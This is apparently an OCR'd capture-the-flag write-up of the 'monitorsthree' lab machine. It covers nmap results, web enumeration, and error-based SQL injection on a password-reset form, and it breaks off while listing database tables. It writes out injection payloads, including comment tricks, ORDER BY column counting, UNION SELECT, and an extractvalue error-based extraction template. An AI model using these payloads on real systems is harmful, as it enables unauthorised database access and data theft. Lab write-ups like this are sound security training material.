monitorsthree


This is monitorsthree writeup by Jiseok Song

nmap


```
PORT     STATE    SERVICE REASON         VERSION
22/tcp   open     ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 86:f8:7d:6f:42:91:bb:89:72:91:af:72:f3:01:ff:5b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNwl884vMmev5jgPEogyyLoyjEHsq+F9DzOCgtCA4P8TH2TQcymOgliq7Yzf7x1tL+i2mJedm2BGMKOv1NXXfN0=
|   256 50:f9:ed:8e:73:64:9e:aa:f6:08:95:14:f0:a6:0d:57 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIN5W5QMRdl0vUKFiq9AiP+TVxKIgpRQNyo25qNs248Pa
80/tcp   open     http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: MonitorsThree - Networking Solutions
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-favicon: Unknown favicon MD5: 889DCABDC39A9126364F6A675AA4167D
| http-methods:
|_  Supported Methods: GET HEAD POST
8084/tcp filtered websnp  no-response  Maybe firewall is blocking port 8084
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Web Enumeration

http://10.10.11.30 brings me to monitorsthree.htb



Add it to /etc/hosts and visit again





Login to your account

Enter your credentials below

Username

Password

Sign in

Forgot password?


Password recovery

We'll send you instructions in email

Your username


Reset password

I try admin' and it shows its bare sql error itself, which gives a hint to exploit




SQL injection


I switch to burpsuite for simplicity




I can use -- - to comment out the rest, which makes query succeed




I can know the number of columns using order by






It succeeds in 9 and errors in 10, so it has 9 columns.

I can try union select command




It succeeds, but I can't get information from this way. I'll try using extractvalue




I can use it like this: ' and extractvalue(0x0a,concat(0x0a,(QUERY)))-- -
But QUERY must return only one value, so I use limit [n],1 to get nth value


Database monitorsthree_db looks interesting. Let's see the tables inside

